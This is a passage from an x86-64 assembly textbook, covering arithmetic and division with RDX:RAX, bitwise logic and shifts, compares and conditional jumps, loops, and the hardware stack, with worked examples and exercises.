`inc dest`	Adds 1 to dest.	`dest++;`
`dec dest`	Subtracts 1 from dest.	`dest--;`
`neg dest`	Negates dest: flips the bits, then adds 1.	`dest = -dest;`

Table 5.1: The five basic arithmetic instructions and their C equivalents.

The source operand can be a register or an immediate value, so `add rax, 25` does the same job as putting 25 in another register and adding that. `inc` and `dec` are one instruction worth of shorthand for adding or subtracting 1.

```
    mov rax, 10         ; rax = 10
    mov rbx, 25         ; rbx = 25
    add rax, rbx        ; rax = rax + rbx       (35)
    sub rax, 5          ; rax = rax - 5         (30)
```

```
5       inc rax             ; rax = rax + 1         (31)
6       dec rax             ; rax = rax - 1         (30)
7       neg rax             ; rax = -rax            (-30, two's
            complement)
```

arith.asm

Read that sequence the way the CPU does, one line at a time. RAX starts at 10, the add brings it to 35, the subtract drops it to 30, the increment and decrement cancel each other out, and the final `neg` leaves -30.

5.2 Multiplication and the 128-Bit Answer

Why is multiplication different from addition? Think in decimal for a moment. Multiply two two-digit numbers, 99 times 99, and the answer is 9801: four digits out of two. Binary behaves the same way. Multiply two 64-bit numbers together and the product can be up to 128 bits wide. No single 64-bit register can hold that.

x86-64 solves the problem by pairing two registers. RDX and RAX, written RDX:RAX and spoken as "RDX RAX", act as one 128-bit container. RDX holds the upper 64 bits of the product and RAX holds the lower 64 bits.




Figure 5.1: RAX and RDX joined into a single 128-bit product container.

Unsigned multiplication is `mul`, and it takes exactly one operand. The other number is always implicitly in RAX. The operand you pass cannot be an immediate constant.

```
1       mov rax, 100        ; first number goes in rax
2       mov rbx, 50         ; second number goes in rbx
3       mul rbx             ; rax * rbx -> RDX:RAX
4                           ; 5000 fits in 64 bits, so rax = 5000 and rdx
                                = 0
5
6       ; two-operand form: imul destination, source
7       mov rcx, 12
```

```
8       imul rcx, -4          ; rcx = rcx * -4      (-48)
9
10      ; three-operand form: imul destination, source, immediate
11      mov rbx, 7
12      imul rax, rbx, 10     ; rax = rbx * 10      (70), rbx is unchanged
```

multiply.asm

Signed multiplication is `imul`. Like `mul`, it can work with a single operand, but x86-64 also gives it forms with two or three operands, as shown above. Those forms let you pick any destination register and they do not touch RDX, which is why you will use them in almost every program you write. The destination does not have to be one of the inputs either: `imul rbx, rax, 10` leaves 700 in RBX while RAX keeps its old value.

5.3 Division and the Sharp Edge

Division is the sharpest edge in x86-64 assembly. Every assembly programmer has crashed a program at least once with a division instruction.

64-bit division is the exact reverse of what `mul` does. `div` and `idiv` do not divide RAX by your divisor. They divide the full 128-bit value in RDX:RAX by the 64-bit divisor. When the instruction finishes, RAX holds the quotient, the whole number result of the division, and RDX holds the remainder, the modulo.




Figure 5.2: Division consumes the whole RDX:RAX pair and splits the result: quotient to RAX, remainder to RDX.

The RDX trap

Suppose you want to divide 100 by 7. You put 100 in RAX, 7 in RBX, and run `div rbx`. The program dies with `Floating point exception (core dumped)`, which is Linux's misleading name for an integer divide fault.
The reason: `div rbx` divided RDX:RAX by RBX, not RAX by RBX. If RDX still held leftover data from earlier work, say 5, the CPU tried to divide 5 times 2^{64} + 100 by 7. That quotient does not fit in RAX, so the CPU raised a divide overflow and the kernel killed your process.
Look at RDX before every division. If you did not put a value there on purpose, the instruction is already wrong.

Here is how to divide safely every single time:

- Before an unsigned `div`, always zero RDX with `xor rdx, rdx` (or `mov rdx, 0`) immediately before the instruction.
- Before a signed `idiv`, always run `cqo` (Convert Quadword to Octoword), which copies the sign bit of RAX across all 64 bits of RDX.

The signed case is the reason the two fixes are not interchangeable. If RAX holds -100 and you zero RDX, RDX:RAX starts with 0 bits at the top and -100 turns into a gigantic positive number.

```
1     ; unsigned: divide 100 by 7
2     mov rax, 100        ; dividend
3     xor rdx, rdx        ; CRITICAL: zero the upper 64 bits
4     mov rbx, 7          ; divisor (an immediate is not allowed here)
5     div rbx             ; divide RDX:RAX (100) by RBX (7)
6                         ; rax = 14 (quotient), rdx = 2 (remainder)
7
8     ; signed: divide -100 by 7
9     mov rax, -100       ; signed dividend
10    cqo                 ; CRITICAL: sign-extend rax into rdx:rax
11    mov rbx, 7
12    idiv rbx            ; signed division of RDX:RAX by RBX (7)
13                        ; rax = -14 (quotient), rdx = -2 (remainder)
```

divide.asm

Notice that the divisor goes in a register: you cannot write `idiv 7`. Notice also that the signed remainder keeps the sign of the dividend.

5.4 Bitwise Logic

Sometimes you do not want to treat a register as a single number. You want to manipulate individual bits inside it. `and`, `or`, `xor` and `not` do exactly that, working on all 64 bits of the register in parallel.

Instruction	Rule per bit	Common use
`and dest, src`	1 only if both bits are 1	Masking and clearing: AND with 0 forces a bit to 0, AND with 1 keeps it.
`or dest, src`	1 if either bit is 1	Setting bits: ORing with 1 forces a bit to 1.
`xor dest, src`	1 if the bits differ	Toggling bits, or zeroing a register.
`not dest`	0 becomes 1, 1 becomes 0	One's complement inversion.

Table 5.2: The four bitwise instructions, one bit at a time.

The masking row earns its keep immediately. `and rax, 1` clears every bit except the lowest one, which tells you instantly whether RAX is odd (1) or even (0).

Now look at the zeroing trick. Open up compiler output and you will rarely see `mov rax, 0`. You will see this instead:

```
1       xor rax, rax        ; sets rax to 0
```

zero.asm

Why does XORing a register with itself set it to 0? Because `xor` produces a 1 only when the two input bits are different, and a bit is never different from itself: 0 xor 0 = 0 and 1 xor 1 = 0. Every one of the 64 bits becomes 0.

Why do programmers and compilers prefer it to `mov rax, 0`? Machine code size. `mov rax, 0` takes 7 bytes (48 C7 C0 00 00 00 00), while `xor eax, eax` takes only 2 bytes (31 C0). The 32-bit destination is not a mistake: writing a 32-bit register zeroes the upper 32 bits of its 64-bit parent, so `xor eax, eax` clears all of RAX. You will sometimes read that the idiom executes with zero latency in the pipeline, which overstates the case. Length and a guaranteed fresh zero are the honest wins. One real difference to remember: `xor` writes RFLAGS (the zero flag ends up set, because the result

is zero) while `mov` leaves the flags alone. It is not a drop-in replacement in a spot where an earlier compare's flags must survive.

5.5 Shifts

Bit shifting slides all the bits in a register to the left or to the right by a given number of positions:

- `shl reg, count` (shift logical left) slides bits left and fills the right side with zeros.
- `shr reg, count` (shift logical right) slides bits right and fills the left side with zeros.
- `sar reg, count` (shift arithmetic right) slides bits right but fills the left side with a copy of the sign bit, so negative numbers stay negative.

The shift superpower

Shifting left by n bits multiplies a number by 2^n: `shl rax, 1` multiplies by 2 and `shl rax, 3` multiplies by 8. Shifting right divides: `shr` divides an unsigned number by 2^n, and `sar` divides a signed number by 2^n while preserving the sign.




Figure 5.3: Logical shift left against arithmetic shift right on the low byte of AL. `shl` feeds in a 0 on the right; `sar` duplicates the sign bit on the left.

The first row pair shows the logical left shift: the byte 00101101 (45) becomes 01011010 (90), a zero moving in at the right end. The second row pair shows the arithmetic right shift: the byte 11111010 (-6) becomes 11111101

(-3), with the sign bit 1 duplicated at the left end so the number stays negative.

What you learned

- `add`, `sub`, `inc`, `dec` and `neg` change their destination in place and update the flags in RFLAGS.
- The product of two 64-bit operands can need 128 bits, which lands in the RDX:RAX pair: RDX takes the upper half, RAX the lower half.
- `mul` takes one operand and always uses RAX; the two-operand and three-operand `imul` forms choose their own destination and leave RDX alone.
- `div` and `idiv` divide the whole RDX:RAX pair. RAX receives the quotient, RDX the remainder.
- The trap: zero RDX with `xor rdx, rdx` before an unsigned `div`, and run `cqo` before a signed `idiv`, or you get `Floating point exception (core dumped)`.
- `and` masks bits, `or` sets them, `xor` toggles them, and `not` flips every bit.
- `xor rax, rax` is the 2 byte zeroing idiom compilers use instead of the 7 byte `mov rax, 0`, and unlike `mov` it writes RFLAGS.
- `shl` multiplies by 2^n, `shr` divides an unsigned number by 2^n, and `sar` divides a signed number by 2^n while preserving the sign.

Exercises

1. Put 40 in RAX, subtract 15, then double the result with a shift. What is in RAX, and which single instruction from the first section would reach the same number without a shift?
2. Explain in two sentences why `xor rdx, rdx` must come before an unsigned `div`, and why `cqo` is the right fix instead when the dividend is negative.
3. Change the signed division example to divide -100 by 8. What are RAX and RDX after `idiv`, and why does the remainder carry that sign?
4. Start with AL holding 11111100 (-4) and apply `sar al, 1` twice. Give the bit pattern and the decimal value after each shift, then do the same starting from 00000100 (4) and explain why the first bit shifted in is

different.

Part II

Control Flow, the Stack, and Functions

6

Branching: cmp, Flags, and Jumps

Every program so far has run in a straight line. Real software makes decisions and repeats work, and the CPU has no `if` and no `while` to do it with. It has three small mechanisms instead: a label marks an address, `cmp` and `test` prepare an answer in the flags, and a jump sends `rip` to a label, always or only when the flags say so. Those three build every condition and every loop you already know how to write.

6.1 Labels and Unconditional Jumps

A label is any name followed by a colon, like `my_loop:`. It marks the address of the instruction that follows it in `.text`, so you never have to count bytes yourself. The `jmp` instruction sets `rip` to that address, unconditionally:

```
    mov rax, 10
    jmp skip_this       ; rip now points at skip_this
    mov rax, 999        ; dead code: this line never runs
skip_this:
    ; rax is still 10 here
```

jump.asm

The `mov rax, 999` line was assembled and still sits in memory, but no path reaches it. That is called dead code, and the assembler will not warn you about it, because it cannot know which jumps you meant to take. A jump aimed one line too far silently deletes work you wrote on purpose, so check the label names.

6.2 cmp: The Ghost Subtraction

To decide whether one value is equal to, greater than, or less than another, the CPU uses `cmp`. The instruction `cmp operand1, operand2` computes

operand1 minus operand2, sets the flags in `rflags` from what the subtraction produced, and throws the numerical answer away. Neither operand changes. The subtraction is a ghost: it happens, it moves the lamps, and it leaves nothing behind.

Think about what the ghost answer does to the lamps:

- rax is 10 and rbx is 10. The ghost answer is 0, so the zero flag (ZF) comes on. That is the case `je` tests.
- rax is 10 and rbx is 4. The ghost answer is 6, not zero and not negative, so no lamp for the interesting cases lights up.
- rax is 4 and rbx is 10. The ghost answer is -6: the leftmost bit of the result is 1, so the sign flag (SF) comes on, and the subtraction had to borrow, so the carry flag (CF) comes on too.

Two lamps for the last case, on purpose. Read unsigned, the borrow is the whole story: CF says the first operand was below the second. Read signed, the answer comes from SF and OF. The compare set all of them, because it cannot know which reading you had in mind. Do not memorize flag combinations: the jump names read like English.

6.3 test: The Ghost AND

`test` is the same trick with a different operation: it ANDs the two operands together bit by bit, sets the flags from the result, and throws the result away, leaving both operands untouched. The idiom you will see everywhere is `test rax, rax`. ANDing a value with itself changes nothing, so the flags end up describing rax itself. If every bit of rax is 0, ZF comes on, which is what `je` tests. If the leftmost bit of rax is 1, the result reads as negative and SF comes on, which is what `jl` tests. That makes `test rax, rax` the fastest way to ask whether a value is zero or negative, which is why compiled code is full of it.

6.4 Conditional Jumps: Signed Versus Unsigned

`cmp` and `test` only light the lamps. The instruction that acts on them is the conditional jump, often written jcc: it reads one or two lamps in `rflags` and either sets `rip` to a label or does nothing at all. Doing nothing is called falling through, and the CPU simply continues with the next instruction.




Figure 6.1: The two steps of a decision. A compare sets the lamps in `rflags`, and a conditional jump reads those lamps and either moves `rip` to the label or lets execution fall through.

Now the part that trips people up. The flags do not record whether your numbers are signed or unsigned. Go back to the byte 0xFF from Chapter 1: unsigned it is 255, signed it is -1. Suppose `al` holds 0xFF and `bl` holds 0x01, and you run `cmp al, bl`:

- Unsigned, 255 is greater than 1, so al is above bl.
- Signed, -1 is less than 1, so al is less than bl.

Both answers are true at once, because the compare set both sets of flags: CF for the unsigned story, SF and OF for the signed one. You decide which story the program means by the jump you pick. Signed numbers use `g` for greater and `l` for less. Unsigned numbers use `a` for above and `b` for below.

The table below is the one to remember. It assumes you just ran `cmp A, B`, with A in the first operand and B in the second.

Two details about the table. `je` and `jz` are one instruction under two names, and so are `jne` and `jnz`: jump if zero and jump if equal are the same question, since only a zero result means equal. The equality rows serve both families, because equality does not care about sign.

Which family do you want? Greater and less are for numbers that can be negative. Above and below are for numbers that cannot: addresses, lengths, counters. A length check wants `ja`; a signed temperature check wants `jg`.




Figure 6.2: One comparison, two readings. The same byte 0xFF is 255 as unsigned and -1 as signed, so `cmp al, bl` lights the flags for both meanings, and the jump you choose commits to one of them.

Jump	Jumps when	Numbers
`je label`	`A == B`	signed or unsigned
`jne label`	`A != B`	signed or unsigned
`jg label`	`A > B`	signed
`jge label`	`A >= B`	signed
`jl label`	`A < B`	signed
`jle label`	`A <= B`	signed
`ja label`	`A > B`	unsigned
`jae label`	`A >= B`	unsigned
`jb label`	`A < B`	unsigned
`jbe label`	`A <= B`	unsigned

Table 6.1: The conditional jumps, read as questions about `cmp A, B`.

The trap: the wrong family of jumps

The compare does not know whether your numbers are signed or unsigned; it sets the flags for both readings. The jump is where you commit. Compare a signed -5 with 3 and reach for `ja`, and the CPU answers the unsigned question instead: -5 is the byte 0xFB, which that reading calls 251, so the branch treats a negative number as bigger than a positive one. Nothing crashes, and no tool warns you.

Before you type a jump, ask whether the values can be negative. Counts, lengths, and addresses never are, so they want `ja` and `jb`. Signed quantities want `jg` and `jl`.

6.5 The If/Else Pattern

High-level code chooses between two blocks. Here is the logic in C:

```c
if (rax >= 100) {
    rbx = 1;
} else {
    rbx = 0;
}
```

logic.c

In assembly you test the opposite of the condition you want, and jump away when it fails:

```asm
    cmp rax, 100        ; compare rax with 100
    jl .else_branch     ; rax below 100? the condition is false
    mov rbx, 1          ; then block: rax is 100 or more
    jmp .end_if         ; jump over the else block
.else_branch:
    mov rbx, 0          ; else block: rax was below 100
.end_if:
    ; both paths continue here
```

ifelse.asm

`cmp rax, 100` asks the question. `jl .else_branch` fires only when rax is below 100, the case where the condition fails, so the then block runs only when rax is 100 or more. Then `jmp .end_if` skips over the else block. That jump is not optional: without it, execution falls out of the then block straight

into the else block and overwrites rbx with 0 no matter what the compare said. The else block runs only when the first jump sent you there, and it falls through into `.end_if` on its own.




Figure 6.3: The if/else pattern. The false case is sent to the else block by the conditional jump, the then block ends with a jump over the else block, and both paths meet again at `.end_if`.

Trace both paths. With rax at 150 the ghost subtraction gives 50, so `jl` does nothing and rbx ends up 1. With rax at 42 the ghost answer is -58, SF comes on, `jl` jumps to `.else_branch`, and rbx ends up 0. Both paths arrive at `.end_if` with an answer in rbx.

6.6 The Loop Pattern

A loop is a jump that goes backwards. The shape mirrors the if/else: a compare at the top asks whether the work is finished, the body does the work, and an unconditional jump at the bottom sends `rip` back to the compare. In C, summing the numbers from 1 to 10 looks like this:

```
rax = 0;                /* running total */
rcx = 1;                /* counter i */
while (rcx <= 10) {
    rax += rcx;
    rcx++;
}
```

counting.c

In x86-64, that becomes:

```
    xor rax, rax        ; rax = 0, the running total
    mov rcx, 1          ; rcx = 1, the counter i

.loop_start:
    cmp rcx, 10         ; is the counter still 10 or less?
    jg .loop_end        ; no: rcx is greater than 10, exit the loop

    add rax, rcx        ; sum = sum + i
    inc rcx             ; i = i + 1
    jmp .loop_start     ; back to the compare at the top

.loop_end:
    ; here rax holds 55
```

sum10.asm

The compare and its jump test the exit condition, just as the if/else tested the mirror of its condition. `jg .loop_end` leaves the loop for good once the counter passes 10. Until then the body adds the counter to the total, `inc rcx` moves the counter forward, and `jmp .loop_start` sends control back to the compare. Every loop needs all three pieces: something that changes each pass, a test that can end it, and a jump back to that test.

Pass	`rcx` at the compare	`rax` after the body
1	1	1
2	2	3
3	3	6
4	4	10
5	5	15
6	6	21
7	7	28
8	8	36
9	9	45
10	10	55

Table 6.2: The ten passes of the sum loop: the counter when the compare runs, and the running total once the body has finished.

The tenth pass leaves rax at 55, which is 1 + 2 + 3 + 4 + 5 + 6 + 7 + 8 + 9 + 10. Then `inc rcx` makes the counter 11, the compare finally makes `jg` fire, and execution lands at `.loop_end` with rax still holding 55. Notice

which instruction ends the loop: the conditional jump. The jump back at the bottom only repeats the test.




Figure 6.4: The loop pattern. The compare at the top tests the exit condition, the body and the counter follow, and the jump at the bottom returns `rip` to the compare. Only the conditional jump can end the loop.

6.7 Local Labels

The labels `.loop_start`, `.loop_end`, `.else_branch` and `.end_if` all start with a dot, which makes them local labels. A local label belongs to the nearest label above it that does not start with a dot, such as `_start` or a function name. It still becomes an ordinary address, but the name is scoped to its owner, so two functions can each have their own `.loop`:

```
_start:
.loop:                  ; this name means _start.loop
    inc rcx
    cmp rcx, 10
    jl .loop

next_part:
.loop:                  ; this name means next_part.loop
    inc rbx
    jmp .loop
```

labels.asm

Without local labels you would invent names like `sum_loop_start` and `print_loop_start` all over a growing program, and every rename would mean hunting for the matching reference. With them, `.loop` and `.done` mean the same thing everywhere: this loop, in this function.

What you learned

- A label marks an address; `jmp` sets `rip` to it, and anything the jump hops over is dead code.
- `cmp` computes A minus B, throws the answer away, and lights the flags. Neither operand changes. An equal result lights ZF, and a smaller first operand lights SF and CF.
- `test` does the same with a bitwise AND, and `test rax, rax` is the fastest way to ask whether a value is zero or negative.
- A conditional jump reads the lamps and either jumps to a label or falls through to the next instruction.
- `g` and `l` are for signed numbers, `a` and `b` for unsigned ones. `cmp` sets the flags for both readings, so the jump you choose decides which one the program means.
- The if/else pattern tests the opposite condition, jumps to the else block when it fails, and jumps over that block at the end.
- The loop pattern puts the compare and its exit jump at the top, the body in the middle, and a jump back to the compare at the bottom. Summing 1 to 10 lands at 55.
- A leading dot makes a label local to the enclosing function name, so `.loop` and `.done` can be reused in every function.

Exercises

1. The sum loop stops at 10. Change that one constant so the loop sums 1 through 100 instead, and work out the final value of rax.
2. Suppose `al` holds 0xFF and `bl` holds 0x02. Say what `ja` does and what `jl` does after `cmp al, bl`, and explain why the two answers disagree. Which jump belongs on two temperatures stored as bytes, and which on two string lengths?
3. Find the bug. A signed value lives in rax, a signed value lives in rbx, rax holds -5 and rbx holds 3, and the code runs `cmp rax, rbx` followed by `ja .bigger`. Which branch is taken, and which jump should have been there instead?
4. Rewrite `ifelse.asm` so a `jge` jump goes straight into the then block and the else block falls through first. Which block now needs the uncondi-

tional `jmp`, and why?

7

The Hardware Stack

Sixteen general-purpose registers is not many. The moment a program needs to hold a dozen live values at once, or calls code that overwrites a register it was not finished with, the registers run out. The stack is where the extra values go.

The same machinery later carries return addresses and local variables, which is why every chapter after this one leans on it. When one piece of code calls another, and that one calls a third, each of them needs a place of its own to keep the values it was working on. The stack provides those places.

This chapter stays with the stack itself: what it is, how `push` and `pop` move it, and which way it grows.

7.1 A Stack of Plates

When Linux loads your program into RAM, it sets aside a large region of memory near the top of your address space. That region is the stack.

Think of a stack of heavy dinner plates. You can put a new plate on top, and you can take the top plate off. You cannot pull a plate out from the middle. The plate you take off is always the last one you put on. That ordering has a name: LIFO, Last In First Out.

The two instructions that move the plates are `push` and `pop`. `push` adds an item to the top of the stack, and `pop` removes the most recent one. Everything else about the stack follows from those two operations.

7.2 rsp Holds the Top

How does the CPU know where the top of the stack is right now? One register is responsible: `rsp`, the stack pointer. `rsp` always holds the memory

address of the current top item. That is its only job.

Because that address lives in a register, it can change from instruction to instruction without the CPU ever losing track of the stack. In 64-bit mode a stack item is 8 bytes, a quadword, so every `push` places 8 bytes and every `pop` removes 8 bytes. There is no such thing as pushing a single byte.

7.3 The Stack Grows Downward

Here is the fact that surprises every beginner: the stack starts at a high memory address and grows toward lower addresses, so `rsp` gets smaller every time you push.

Why would a machine build its stack upside down? Look at the rest of memory. Your program's code and its dynamically allocated memory, the heap, begin at low addresses and grow upward. With the heap at the bottom growing up and the stack at the top growing down, the two share the middle of RAM. Each takes as much room as it needs, and neither runs into the other.




Figure 7.1: One program's memory at a glance. The stack sits at the top and grows down toward lower addresses; the code and the heap sit at the bottom and grow up. The middle stays free for whichever one needs it.

7.4 What push and pop Really Do

`push` and `pop` are not magic. Each one is two ordinary steps fused into a single instruction.

`push rax` does this:

1. Subtract 8 from `rsp`: `sub rsp, 8`. The pointer moves down to the next free 8-byte slot.
2. Copy the 8 bytes of `rax` into memory at `[rsp]`: `mov [rsp], rax`.

`pop rbx` runs the same two steps backwards:

1. Copy the 8 bytes at `[rsp]` into `rbx`: `mov rbx, [rsp]`.
2. Add 8 to `rsp`: `add rsp, 8`. The pointer moves back up.

Swap in whichever register or memory operand you need; the two steps never change.

The order matters. `push` moves the pointer first and stores second. `pop` reads first and moves the pointer second. At the end of either instruction `rsp` points at a real item, never at empty space.

The one fact to keep

The stack grows downward. Every `push` subtracts 8 from `rsp` and every `pop` adds 8 back, so pushing moves `rsp` toward lower addresses.

7.5 Worked Example: 0xAAAA and 0xBBBB

Suppose `rsp` holds 0x7FFF1000, and an earlier part of your program has already left a value at that address. Now push two registers and pop two others.

```
1       mov rax, 0xAAAA     ; first value
2       mov rbx, 0xBBBB     ; second value
3
4       push rax            ; rsp goes 0x7FFF1000 -> 0x7FFF0FF8
5       push rbx            ; rsp goes 0x7FFF0FF8 -> 0x7FFF0FF0
6
7       pop rcx             ; rcx = 0xBBBB, rsp goes back to 0x7FFF0FF8
8       pop rdx             ; rdx = 0xAAAA, rsp goes back to 0x7FFF1000
```

pushpop.asm

Read the two pushes one at a time. The first one subtracts 8 from `rsp`, leaving 0x7FFF0FF8, and stores 0xAAAA at that address. The second subtracts 8 again, leaving 0x7FFF0FF0, and stores 0xBBBB there. The two values now sit one above the other in memory: 0xAAAA at 0x7FFF0FF8, and 0xBBBB, pushed second, 8 bytes below it at 0x7FFF0FF0. The value that was already at 0x7FFF1000 is never touched, because both pushes went below it.

The pops undo the pushes in the only order that works. `pop rcx` reads the bytes at 0x7FFF0FF0, so `rcx` receives 0xBBBB, the value pushed last, and `rsp` climbs back to 0x7FFF0FF8. `pop rdx` then reads 0xAAAA into `rdx` and `rsp` returns to 0x7FFF1000, exactly where it started. Two pushes and two pops cancel out to nothing. That is LIFO doing its job.




Figure 7.2: The worked example, one column per instruction. Each cell is one 8-byte stack slot, with only the significant digits of the value printed. The orange cell is the top of the stack, the address that `rsp` holds; its value is printed under each column. After both pops, `rcx` holds 0xBBBB and `rdx` holds 0xAAAA, and `rsp` is back where it started.

7.6 pop Does Not Erase Memory

Look again at the third column of the figure. `pop rcx` read 0xBBBB, but 0xBBBB is still printed in the cell at 0x7FFF0FF0, and after the second pop 0xAAAA is still printed at 0x7FFF0FF8. `pop` never zeroes the bytes it walks past. It reads the value and moves `rsp` up by 8.

Those leftover bytes are not part of the stack any more, even though they

are still readable in memory. They sit there until some later `push` lands on the same address and overwrites them. So the value is gone from your program's point of view even though the memory has not changed yet.

7.7 Saving Registers

Now the payoff. When you are about to run code that will overwrite registers whose values you still need, push those registers first, run the code, then pop them back. Push as many registers as you need, in whatever order you like, and remember that order: the pops have to replay it backwards.

```
    push rax            ; rax saved first
    push rbx            ; rbx saved second, so rbx is on top

    ; ... work that overwrites rax and rbx ...

    pop rbx             ; the top of the stack comes back first
    pop rax             ; then the value that went down first
```

save_regs.asm

`rbx` was pushed last, so it is sitting on top of the stack, which means `pop` hands it back first. `rax` is underneath, so it comes back second. The pops must run in the exact reverse order of the pushes: last pushed, first popped.

Reverse order, always

Push `rax` then `rbx`, and the pops must be `rbx` then `rax`. Pop in the order you pushed and the registers come back holding each other's values, which is the kind of bug that shows up far from the line that caused it. If a push never gets its pop, `rsp` is left pointing somewhere it should not be, and everything above it on the stack is off by that 8 bytes.

What you learned

- The stack is a large region of memory near the top of your address space that Linux gives every program.
- It is LIFO: the last item pushed is the first item popped, like plates in a stack.
- `rsp` holds the address of the top item on the stack and nothing else.

- The stack grows downward, from high addresses toward low ones, while the code and heap grow up from the bottom, so they share the middle of RAM.
- `push` is `sub rsp, 8` followed by a store at `[rsp]`; `pop` is a load from `[rsp]` followed by `add rsp, 8`.
- In 64-bit mode every push and pop moves 8 bytes.
- `pop` does not erase memory: the old bytes stay until the next `push` overwrites them.
- Registers saved with `push` must be restored with `pop` in the reverse order.

Exercises

1. `rsp` holds 0x7FFF3000. You run `push rax`, `push rbx`, `push rcx`. Give the value of `rsp` after each push, then the value after each of the three pops that take the values back off.
2. In the worked example, swap the last two instructions to `pop rdx` then `pop rcx`. What ends up in `rdx` and `rcx`, and what does that tell you about pop order?
3. You push `rax` (0x11), `rbx` (0x22), and `rcx` (0x33), then pop them in that same order: `pop rax`, `pop rbx`, `pop rcx`. Which value lands in which register, and what is the correct pop order?
4. After the worked example, the two pops leave values behind in memory. Which value is still sitting at 0x7FFF0FF0, and which one is at 0x7FFF0FF8? What happens to those bytes on the next `push`?
5. Explain in two sentences why putting the stack at the top of memory growing down and the heap at the bottom growing up keeps the two from colliding.

8

Functions and the System V ABI

